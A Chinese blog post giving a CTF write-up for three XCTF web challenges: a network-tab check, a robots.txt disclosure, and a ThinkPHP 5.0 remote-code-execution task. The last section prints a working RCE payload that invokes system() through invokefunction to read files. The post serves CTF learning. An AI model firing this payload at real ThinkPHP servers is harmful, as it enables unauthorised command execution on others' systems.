[CTF]攻防世界web高手进阶区Writeup(更新ing)

原创

0pen1 于 2020-04-04 22:52:11 发布 263 收藏 2

分类专栏： CTF 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_46245322/article/details/105319340


baby_web

EMMMM，这就是一个签到题~

解题方法：

F12→Networks→刷新抓包→完成


HELLO WORLD



Training-WWW-Robots

看题目可以知道这道题考的是爬虫协议（robots.txt文件）的知识

打开网页，果然~




In this little training challenge, you are going to learn about the Robots_exclusion_standard.
The robots.txt file is used by web crawlers to check if they are allowed to crawl and index your website or only parts of it.
Sometimes these files reveal the directory structure instead protecting the content from being crawled.

Enjoy!

他在网页里还暗示了一下，Sometimes these files reveal the directory structure instead protecting the content from being crawled.（有时这些文件暴露了目录结构，而不是保护内容被抓取。）

好吧！我们直接打开robots.txt看看吧




```
User-agent: *
Disallow: /fl0g.php


User-agent: Yandex
Disallow: *
```

好嘛~ 够直接的。。。

接下来就没啥说的，直接访问fl0g.php这个页面就可以了


到这里我们就拿到了这道题的FLAG!

推荐相关文章

《关于robots.txt文件的安全问题》

《robots.txt文件问题攻略大全》

php_rce



打开后，提示使用的thinkphp v5.0版本

:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架


[V5.0 版本由 七牛云 独家赞助发布]

然后根据题目提示直接谷歌thinkphp rce漏洞,推荐文章《THINKPHP 5.X RCE 漏洞分析与利用总结》

然后直接构造payload

```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20%27system("cat%20../../../flag");%27
```

得到FLAG!



相关文章推荐：

《说说RCE那些事儿》

《ThinkPHP5 RCE漏洞重现及分析》

点进来的小伙伴想学习更多网络安全知识就请关注我的公众号吧□